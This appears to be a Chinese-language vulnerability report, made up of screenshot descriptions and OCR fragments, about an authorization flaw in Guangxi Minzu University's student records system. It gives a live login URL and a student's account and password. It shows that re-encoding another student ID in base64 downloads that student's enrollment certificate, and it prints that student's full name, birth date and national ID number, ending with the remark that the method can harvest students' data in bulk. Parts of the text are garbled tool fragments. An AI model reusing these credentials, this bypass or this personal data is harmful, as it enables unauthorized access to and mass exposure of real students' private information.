

漏洞url:https://cas.gxun.edu.cn/lyuapServer/login

账号117293010120, 密码123.com..

The screenshot shows a web browser window displaying the '学生基本信息' (Student Basic Information) page of the '教务系统' (Teaching System). The page has a navigation bar with links for '毕业成绩单打印', '学生申请', '成绩备注代码', and '学生基本信息'. Below the navigation bar, there is a form with fields for '学号' (Student ID) and '姓名' (Name). A red box highlights the '学号' field and a button labeled '在读证明导出PDF'. Below the form is a table with student information.

✓	序号	学号	姓名	性别	年级
✓	1	117293010120	覃港媚	女	2017

On the right, the Burp Suite interface is shown, displaying the intercepted HTTP request. The '拦截(Intercept)' tab is active, and the request is from 'https://zzdy.gxun.edu.cn:443 [210.36.64.58]'. The request headers are visible, and a red box highlights the 'Authorization' header value: 'MTE3MjkzMDEwMTIw'.

```
12 Access-Control-Allow-Origin: *
13 Accept: application/json
14 Sec-Ch-Ua-Mobile: ?0
15 X-Requested-With: XMLHttpRequest
16 Access-Control-Allow-Headers: Origin, Content-Type, X-Auth-Token
17 Sec-Ch-Ua-Platform: "Windows"
18 Origin: https://zzdy.gxun.edu.cn
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-Mode: cors
21 Sec-Fetch-Dest: empty
22 Referer: https://zzdy.gxun.edu.cn/
23 Accept-Encoding: gzip, deflate
24 Accept-Language: zh-CN, zh;q=0.9
25 Connection: close
26
27 [
  "MTE3MjkzMDEwMTIw"
]
```

采用base64加密, 试着用其他学号, 加密以后, 替换了

117293010129

MTE3MjkzMDEwMTI5

学籍管理 x 在读证明导出 (3) x 广西民族大学_百 x VPN远程接入-广 x 下载内容 x +

文件 | C:/Users/胡浩轩/Downloads/在读证明导出%20(3).pdf

在读证明导出 (3).pdf 1 / 1 90%

广西民族大学在读证明

姓名: 张纯溪, 性别: 女, 1998年06月02日出生, 身份证号: 530381199806025522, 于2017年9月考入广西民族大学, 现就读于民族学专业, 学号: 117293010129。如符合我校毕业及学位管理相关规定, 该生将于2021年7月毕业, 获得。

Current Enrollment Verification Certificate

Guangxi Minzu University authority hereby certifies that ZhangChunXi (female, born on 2 Jun, 1998, ID No. 530381199806025522) was enrolled to

帮助 Burp Suite Professional v2021.10.1 - Temporary P

插件扩展(Extender) 项目选项(Project options)

攻击器(Intruder) 重放器(R

历史记录(WebSockets history) 选项(Options)

操作(Action) 打开浏览器(C

?key=dummytoken HTTP/1.1

; Win64; x64) AppleWebKit/537.36


-6c76-4e13-8467-a47a2c6fa353"

-6c76-4e13-8467-a47a2c6fa353"U

ident/studentInfo" https://cas.gxun

0/05 0 4638 60/WindowsPV`hqd0

study Ethnology since September of 2017 till now with the student ID 117293010129. If she completes all the prescribed four-year undergraduate courses and fulfills all the requirements on time, she will be duly admitted to Graduate and the Bachelor's degree in July of 2021.



成功越权下载文件，可以利用此方法大量获取到学生的个人敏感信息

fcmit.cc